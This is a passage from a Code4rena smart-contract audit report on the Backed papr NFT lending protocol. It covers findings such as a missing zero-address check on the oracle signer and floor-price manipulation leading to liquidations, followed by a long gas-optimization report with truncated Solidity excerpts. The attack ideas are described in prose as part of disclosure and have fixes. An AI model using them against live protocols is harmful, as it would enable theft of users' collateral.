The only check for validity of signature is this,

```
    if (signerAddress != oracleSigner) {
        revert IncorrectOracleSigner();
    }
```

If `oracleSigner` is set to `address(0)` then a malicious user can pass any price it wants into `oracleInfo` to bypass the check of signature used in `underwritePriceForCollateral()` and hence liquidate any collateral of any user, as well as being able to purchase this liquidated NFT at a price of 0.

Recommendation

It is recommendated to add the check `if(signerAddress == address(0)) revert Error()`.

[L-05] Using only the lowest price of the NFT of the entire collection can be dangerous

Liquidation is decided based on the 30 days TWAP of the floor price of the collection. This might be manipulatable as we only have to manipulate a single NFT to drastically decrease the maximum debt that a user can hold since calculation is done by:

> `Total number of NFTS * floor price`

An attacker can possibly control the price of a single NFT, and liquidate many users.

[N-01] More accurate to use `<=` for validity of oracle timestamp

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/ReservoirOracleUnderwriter.sol#L106

Currently, the check for oracle timestamp to not exceed `block.timestamp` is done with a strict comparison. Using `<=` can be better here as `VALID_FOR` implies that the oracle timestamp would be valid for the entire duration.

> `oracleInfo.message.timestamp + VALID_FOR < block.timestamp`

Recommendation

Change to `oracleInfo.message.timestamp + VALID_FOR <= block.timestamp`

wilsoncusack (Backed) commented:

> I disagree with `L-02 - latestAuctionStartTime can be wrongly set to 0 even if an NFT is still selling in auction.`

> The intent of latestAuctionStartTime is to ensure min spacing between any two auctions. If two auctions are running, that means that minSpacing time has passed. If minSpacing time has passed, then it is OK to reset

> latestAuctionStartTime after purchasing the latest auction to allow a 3rd auction to start.

Gas Optimizations

For this contest, 15 reports were submitted by wardens detailing gas optimizations. The report highlighted below by IIIIIII received the top score from the judge.

The following wardens also submitted reports: c3phas, rjs, 0xSmartContract, Aymen0909, noot, TomJ, Mukund, Awesome, rbitbytes, RaymondFam, saneryee, Rolezn, eyexploit, *and* 0xhacksmithh .

Gas Optimizations Summary

	Issue	Instances	Total Gas Saved
[G-01]	Avoid contract existence checks by using low level calls	7	700
[G-02]	`internal` functions only called once can be inlined to save gas	5	100
[G-03]	Add `unchecked {}` for subtractions where the operands cannot underflow because of a previous `require()` or `if` -statement	1	85
[G-04]	`keccak256()` should only need to be called on a specific string literal once	2	84
[G-05]	Optimize names to save gas	8	176
[G-06]	Use a more recent version of solidity	10	-
[G-07]	`++i` costs less gas than `i++` , especially when it's used in `for` -loops (`--i` / `i--` too)	1	5
[G-08]	Usage of `uints` / `ints` smaller than 32 bytes (256 bits) incurs overhead	5	-
[G-09]	Using `private` rather than `public` for constants, saves gas	2	-
[G-10]	Division by two should use bit shifting	1	20

	Issue	Instances	Total Gas Saved
[G-11]	Functions guaranteed to revert when called by normal users can be marked `payable`	8	168

Total: 50 instances over 11 issues with **1338 gas** saved

Gas totals use lower bounds of ranges and count two iterations of each `for`-loop. All values above are runtime, not deployment, values; deployment values are listed in the individual issue descriptions. The table above as well as its gas numbers do not include any of the excluded findings.

[G-01] Avoid contract existence checks by using low level calls

Prior to 0.8.10 the compiler inserted extra code, including `EXTCODESIZE` (**100 gas**), to check for contract existence for external function calls. In more recent solidity versions, the compiler will not insert these checks if the external call has a return value. Similar behavior can be achieved in earlier versions by using low-level calls, since low level calls never check for contract existence.

There are 7 instances of this issue:

```
File: src/libraries/OracleLibrary.sol

/// @audit observe()
59:             (int56[] memory tickCumulatives,) = IUniswapV3Pool
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/libraries/OracleLibrary.sol#L59

```
File: src/libraries/UniswapHelpers.sol

/// @audit swap()
40:             (int256 amount0, int256 amount1) = IUniswapV3Pool
```

```
/// @audit slot0()
83:           (, int24 tick,,,,,) = IUniswapV3Pool(pool).slot0()

/// @audit token0()
/// @audit token0()
93:           return IUniswapV3Pool(pool1).token0() == IUniswapV

/// @audit token1()
/// @audit token1()
94:               && IUniswapV3Pool(pool1).token1() == IUniswapV
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/libraries/UniswapHelpers.sol#L40

[G-02] `internal` functions only called once can be inlined to save gas

Not inlining costs **20 to 40 gas** because of two extra `JUMP` instructions and additional stack operations needed for function calls.

There are 5 instances of this issue:

```
File: src/PaprController.sol

424       function _removeCollateral(
425           address sendTo,
426           IPaprController.Collateral calldata collateral,
427           uint256 oraclePrice,
428:          uint256 cachedTarget

493       function _increaseDebtAndSell(
494           address account,
495           address proceedsTo,
496           ERC721 collateralAsset,
497           IPaprController.SwapParams memory params,
498           ReservoirOracleUnderwriter.OracleInfo memory oracl
499:      ) internal returns (uint256 amountOut) {

519       function _purchaseNFTAndUpdateVaultIfNeeded(Auction ca
520           internal
```

```
521:           returns (uint256)

532        function _handleExcess(uint256 excess, uint256 neededT
533            internal
534:           returns (uint256 remaining)
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/PaprController.sol#L424-L428

```
File: src/UniswapOracleFundingRateController.sol

156:       function _multiplier(uint256 _mark_, uint256 cachedTar
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/UniswapOracleFundingRateController.sol#L156

[G-03] Add `unchecked {}` for subtractions where the operands cannot underflow because of a previous `require()` or `if` -statement

`require(a <= b); x = b - a` => `require(a <= b); unchecked { x = b - a }`

There is 1 instance of this issue:

```
File: src/PaprController.sol

/// @audit if-condition on line 542
546:               papr.transfer(auction.nftOwner, totalOwed - de
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/PaprController.sol#L546

[G-04] `keccak256()` should only need to be called on a specific string literal once

It should be saved to an immutable variable, and the variable used instead. If the hash is being used as a part of a function selector, the cast to `bytes4` should also only be done once.

There are 2 instances of this issue:

```
File: src/ReservoirOracleUnderwriter.sol

75:                                 keccak256("Message(bytes32 id,

94:                     keccak256("ContractWideCollectionPrice(uir
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/ReservoirOracleUnderwriter.sol#L75

[G-05] Optimize names to save gas

`public` / `external` function names and `public` member variable names can be optimized to save gas. See this link for an example of how it works. Below are the interfaces/abstract contracts that can be optimized so that the most frequently-called functions use the least amount of gas possible during method lookup. Method IDs that have two leading zero bytes can save **128 gas** each during deployment, and renaming functions to have lower method IDs will save **22 gas** per call, per sorted position shifted.

There are 8 instances of this issue:

```
File: src/interfaces/IFundingRateController.sol

/// @audit updateTarget(), lastUpdated(), target(), newTarget(),
6:    interface IFundingRateController {
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/interfaces/IFundingRateController.sol#L6

```
File: src/interfaces/IPaprController.sol

/// @audit addCollateral(), removeCollateral(), increaseDebt(),
9:    interface IPaprController {
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/interfaces/IPaprController.sol#L9

```
File: src/interfaces/IUniswapOracleFundingRateController.sol

/// @audit pool()
6:    interface IUniswapOracleFundingRateController is IFundingR
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/interfaces/IUniswapOracleFundingRateController.sol#L6

```
File: src/NFTEDA/interfaces/INFTEDA.sol

/// @audit auctionCurrentPrice(), auctionID(), auctionStartTime(
7:    interface INFTEDA {
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/NFTEDA/interfaces/INFTEDA.sol#L7

```
File: src/NFTEDA/NFTEDA.sol

/// @audit auctionCurrentPrice(), auctionID(), auctionStartTime(
11:   abstract contract NFTEDA is INFTEDA {
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/NFTEDA/NFTEDA.sol#L11

```
File: src/PaprController.sol

/// @audit uniswapV3SwapCallback()
18:   contract PaprController is
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/PaprController.sol#L18

```
File: src/ReservoirOracleUnderwriter.sol

/// @audit underwritePriceForCollateral()
7:    contract ReservoirOracleUnderwriter {
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/ReservoirOracleUnderwriter.sol#L7

```
File: src/UniswapOracleFundingRateController.sol

/// @audit mark()
15:   contract UniswapOracleFundingRateController is IUniswapOra
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/UniswapOracleFundingRateController.sol#L15

[G-06] Use a more recent version of Solidity

Use a Solidity version of at least 0.8.2 to get simple compiler automatic inlining.

Use a Solidity version of at least 0.8.3 to get better struct packing and cheaper multiple storage reads.

Use a Solidity version of at least 0.8.4 to get custom errors, which are cheaper at deployment than `revert()/require()` strings.

Use a Solidity version of at least 0.8.10 to have external calls skip contract existence checks if the external call has a return value.

There are 10 instances of this issue:

```
File: src/interfaces/IFundingRateController.sol

2:    pragma solidity >=0.8.0;
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/interfaces/IFundingRateController.sol#L2

```
File: src/interfaces/IPaprController.sol

2:    pragma solidity >=0.8.0;
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/interfaces/IPaprController.sol#L2

```
File: src/interfaces/IUniswapOracleFundingRateController.sol

2:    pragma solidity >=0.8.0;
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/interfaces/IUniswapOracleFundingRateController.sol#L2

```
File: src/libraries/OracleLibrary.sol

2:    pragma solidity >=0.8.0;
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/libraries/OracleLibrary.sol#L2

```
File: src/libraries/PoolAddress.sol

4:    pragma solidity >=0.8.0;
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/libraries/PoolAddress.sol#L4

```
File: src/libraries/UniswapHelpers.sol

2:    pragma solidity >=0.8.0;
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/libraries/UniswapHelpers.sol#L2

```
File: src/NFTEDA/extensions/NFTEDAStarterIncentive.sol

2:    pragma solidity >=0.8.0;
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/NFTEDA/extensions/NFTEDAStarterIncentive.sol#L2

```
File: src/NFTEDA/interfaces/INFTEDA.sol
```

```
2:    pragma solidity >=0.8.0;
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/NFTEDA/interfaces/INFTEDA.sol#L2

```
File: src/NFTEDA/libraries/EDAPrice.sol

2:    pragma solidity >=0.8.0;
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/NFTEDA/libraries/EDAPrice.sol#L2

```
File: src/NFTEDA/NFTEDA.sol

2:    pragma solidity >=0.8.0;
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/NFTEDA/NFTEDA.sol#L2

[G-07] `++i` costs less gas than `i++`, especially when it's used in `for`-loops (`--i` / `i--` too)

Saves **5 gas per loop**

There is 1 instance of this issue:

```
File: src/libraries/OracleLibrary.sol

48:                     twat--;
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/libraries/

OracleLibrary.sol#L48

[G-08] Usage of `uints` / `ints` smaller than 32 bytes (256 bits) incurs overhead

> When using elements that are smaller than 32 bytes, your contract's gas usage may be higher. This is because the EVM operates on 32 bytes at a time. Therefore, if the element is smaller than that, the EVM must use more operations in order to reduce the size of the element from 32 bytes to the desired size.

https://docs.soliditylang.org/en/v0.8.11/internals/layout_in_storage.html

Each operation involving a `uint8` costs an extra 22-28 gas (depending on whether the other operand is also a variable of type `uint8`) as compared to ones involving `uint256`, due to the compiler having to clear the higher bits of the memory word before operating on the `uint8`, as well as the associated stack operations of doing so. Use a larger size then downcast where needed.

There are 5 instances of this issue:

```
File: src/libraries/OracleLibrary.sol

/// @audit int24 twat
44:               twat = int24(delta / twapDuration);
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/libraries/OracleLibrary.sol#L44

```
File: src/PaprController.sol

/// @audit uint16 newCount
438:              newCount = _vaultInfo[msg.sender][collateral.a
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/PaprCon

troller.sol#L438

```
File: src/UniswapOracleFundingRateController.sol

/// @audit uint48 _lastUpdated
55:             _lastUpdated = uint48(block.timestamp);

/// @audit uint48 _lastUpdated
100:            _lastUpdated = uint48(block.timestamp);

/// @audit int56 tickCumulative
143:            tickCumulative = OracleLibrary.latestCumulativeTic
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/UniswapOracleFundingRateController.sol#L55

[G-09] Using `private` rather than `public` for constants, saves gas

If needed, the values can be read from the verified contract source code, or if there are multiple values there can be a single getter function that returns a tuple of the values of all currently-public constants. Saves **3406-3606 gas** in deployment gas due to the compiler not having to create non-payable getter functions for deployment calldata, not having to store the bytes of the value outside of where it's used, and not adding another entry to the method ID table.

There are 2 instances of this issue:

```
File: src/UniswapOracleFundingRateController.sol

25:         uint256 public immutable targetMarkRatioMax;

27:         uint256 public immutable targetMarkRatioMin;
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/UniswapOracleFundingRateController.sol#L25

[G-10] Division by two should use bit shifting

`<x> / 2` is the same as `<x> >> 1`. While the compiler uses the `SHR` opcode to accomplish both, the version that uses division incurs an overhead of 20 gas due to `JUMP`s to and from a compiler utility function that introduces checks which can be avoided by using `unchecked {}` around the division by two.

There is 1 instance of this issue:

```
File: src/libraries/UniswapHelpers.sol

111:           return TickMath.getSqrtRatioAtTick(TickMath.getTic
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/libraries/UniswapHelpers.sol#L111

[G-11] Functions guaranteed to revert when called by normal users can be marked `payable`

If a function modifier such as `onlyOwner` is used, the function will revert if a normal user tries to pay the function. Marking the function as `payable` will lower the gas cost for legitimate callers because the compiler will not include checks for whether a payment was provided. The extra opcodes avoided are `CALLVALUE` (2), `DUP1` (3), `ISZERO` (3), `PUSH2` (3), `JUMPI` (10), `PUSH1` (3), `DUP1` (3), `REVERT` (0), `JUMPDEST` (1), `POP` (2), which costs an average of about **21 gas per call** to the function, in addition to the extra deployment cost.

There are 8 instances of this issue:

```
File: src/PaprController.sol

350:       function setPool(address _pool) external override only

355:       function setFundingPeriod(uint256 _fundingPeriod) exte

360:       function setLiquidationsLocked(bool locked) external o
```

```
365       function setAllowedCollateral(IPaprController.Collater
366           external
367           override
368:          onlyOwner

382:      function sendPaprFromAuctionFees(address to, uint256 a

386:      function burnPaprFromAuctionFees(uint256 amount) exter
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/PaprController.sol#L350

```
File: src/PaprToken.sol

24:       function mint(address to, uint256 amount) external onl

28:       function burn(address account, uint256 amount) externa
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/PaprToken.sol#L24

Excluded Gas Optimizations Findings

These findings are excluded from awards calculations because there are publicly-available automated tools that find them. The valid ones appear here for completeness

	Issue	Instances	Total Gas Saved
[G-12]	Using `calldata` instead of `memory` for read-only arguments in `external` functions saves gas	1	120
[G-13]	State variables should be cached in stack variables rather than re-reading them from storage	2	194
[G-14]	`<array>.length` should not be looked up in every loop of a	3	9

	Issue	Instances	Total Gas Saved
	`for` -loop		
[G-15]	Using `bool` s for storage incurs overhead	3	51300
[G-16]	Using `private` rather than `public` for constants, saves gas	1	-
[G-17]	Use custom errors rather than `revert()` / `require()` strings to save gas	1	-

Total: 11 instances over 6 issues with **51623 gas** saved

Gas totals use lower bounds of ranges and count two iterations of each `for` -loop. All values above are runtime, not deployment, values; deployment values are listed in the individual issue descriptions. The table above as well as its gas numbers do not include any of the excluded findings.

[G-12] Using `calldata` instead of `memory` for read-only arguments in `external` functions saves gas

When a function with a `memory` array is called externally, the `abi.decode()` step has to use a for-loop to copy each index of the `calldata` to the `memory` index. **Each iteration of this for-loop costs at least 60 gas** (i.e. `60 * <mem_array>.length`). Using `calldata` directly, obliviates the need for such a loop in the contract code and runtime execution. Note that even if an interface defines a function as having `memory` arguments, it's still valid for implementation contracs to use `calldata` arguments instead.

If the array is passed to an `internal` function which passes the array to another internal function where the array is modified and therefore `memory` is used in the `external` call, it's still more gass-efficient to use `calldata` when the `external` function uses modifiers, since the modifiers may prevent the internal functions from being called. Structs have the same overhead as an array of length one

Note that I've also flagged instances where the function is `public` but can be marked as `external` since it's not called by the contract, and cases where a constructor is involved

There is 1 instance of this issue:

```
File: src/ReservoirOracleUnderwriter.sol

/// @audit oracleInfo - (valid but excluded finding)
64          function underwritePriceForCollateral(ERC721 asset, Pr
65              public
66:             returns (uint256)
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/ReservoirOracleUnderwriter.sol#L64-L66

[G-13] State variables should be cached in stack variables rather than re-reading them from storage

The instances below point to the second+ access of a state variable within a function. Caching of a state variable replaces each Gwarmaccess (**100 gas**) with a much cheaper stack read. Other less obvious fixes/optimizations include having local memory caches of state variable structs, or having local caches of state variable contracts/addresses.

There are 2 instances of this issue:

```
File: src/UniswapOracleFundingRateController.sol

/// @audit pool on line 102 - (valid but excluded finding)
103:            _lastTwapTick = UniswapHelpers.poolCurrentTick(poo

/// @audit pool on line 112 - (valid but excluded finding)
112:            if (pool != address(0) && !UniswapHelpers.poolsHav
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/UniswapOracleFundingRateController.sol#L103

[G-14] `<array>.length` should not be looked up in every loop of a `for` -loop

The overheads outlined below are *PER LOOP*, excluding the first loop

- storage arrays incur a Gwarmaccess (**100 gas**)
- memory arrays use `MLOAD` (**3 gas**)
- calldata arrays use `CALLDATALOAD` (**3 gas**)

Caching the length changes each of these to a `DUP<N>` (**3 gas**), and gets rid of the extra `DUP<N>` needed to store the stack offset

There are 3 instances of this issue:

```
File: src/PaprController.sol

/// @audit (valid but excluded finding)
99:           for (uint256 i = 0; i < collateralArr.length;) {

/// @audit (valid but excluded finding)
118:          for (uint256 i = 0; i < collateralArr.length;) {

/// @audit (valid but excluded finding)
370:          for (uint256 i = 0; i < collateralConfigs.length;)
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/PaprController.sol#L99

[G-15] Using `bool`s for storage incurs overhead

```
// Booleans are more expensive than uint256 or any type that
// word because each write operation emits an extra SLOAD to
// slot's contents, replace the bits taken up by the boolean
// back. This is the compiler's defense against contract upg
// pointer aliasing, and it cannot be disabled.
```

https://github.com/OpenZeppelin/openzeppelin-contracts/blob/58f635312aa21f947cae5f8578638a85aa2519f5/contracts/security/ReentrancyGuard.sol#L23-L27

Use `uint256(1)` and `uint256(2)` for true/false to avoid a Gwarmaccess (100 gas) for the extra SLOAD, and to avoid Gsset (**20000 gas**) when changing from `false` to `true`, after having been `true` in the past.

There are 3 instances of this issue:

```
File: src/PaprController.sol

/// @audit (valid but excluded finding)
32:       bool public override liquidationsLocked;

/// @audit (valid but excluded finding)
35:       bool public immutable override token0IsUnderlying;

/// @audit (valid but excluded finding)
60:       mapping(address => bool) public override isAllowed;
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/PaprController.sol#L32

[G-16] Using `private` rather than `public` for constants, saves gas

If needed, the values can be read from the verified contract source code, or if there are multiple values there can be a single getter function that returns a tuple of the values of all currently-public constants. Saves **3406-3606 gas** in deployment gas due to the compiler not having to create non-payable getter functions for deployment calldata, not having to store the bytes of the value outside of where it's used, and not adding another entry to the method ID table.

There is 1 instance of this issue:

```
File: src/PaprController.sol
```

```
/// @audit (valid but excluded finding)
30:       uint256 public constant BIPS_ONE = 1e4;
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/PaprController.sol#L30

[G-17] Use custom errors rather than `revert()` / `require()` strings to save gas

Custom errors are available from solidity version 0.8.4. Custom errors save ~50 gas each time they're hit by avoiding having to allocate and store the revert string. Not defining the strings also save deployment gas

There is 1 instance of this issue:

```
File: src/libraries/OracleLibrary.sol

/// @audit (valid but excluded finding)
39:           require(twapDuration != 0, "BP");
```

https://github.com/with-backed/papr/blob/1933da2e38ff9d47c17e2749d6088bbbd40bfa68/src/libraries/OracleLibrary.sol#L39

trust1995 (judge) commented:

> Please also view #13 for an excellent gas report.

Disclosures

C4 is an open organization governed by participants in the community.

C4 Contests incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-

risk issues. Contest submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.

Top